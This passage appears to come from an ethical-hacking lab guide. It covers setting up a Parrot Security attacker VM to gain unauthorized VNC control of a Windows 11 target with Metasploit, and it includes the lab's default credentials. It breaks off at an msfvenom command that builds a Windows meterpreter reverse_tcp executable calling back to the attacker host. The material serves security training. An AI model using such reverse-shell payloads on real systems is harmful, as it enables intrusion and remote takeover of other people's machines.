
Here, we will see how attackers can exploit vulnerabilities in target systems to establish unauthorized VNC sessions using Metasploit and remotely control these targets.

Note: In this task, we will use the **Parrot Security (10.10.1.13)** machine as the host system and the **Windows 11 (10.10.1.11)** machine as the target system.

1. Turn on the **Parrot Security** virtual machine.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.


Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.



3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.




```

[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
#
  
```

6. A **Parrot Terminal** window appears; type **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=[IP Address of Host Machine] LPORT=444 -o /home/attacker/Desktop/Test.exe** and press **Enter**.

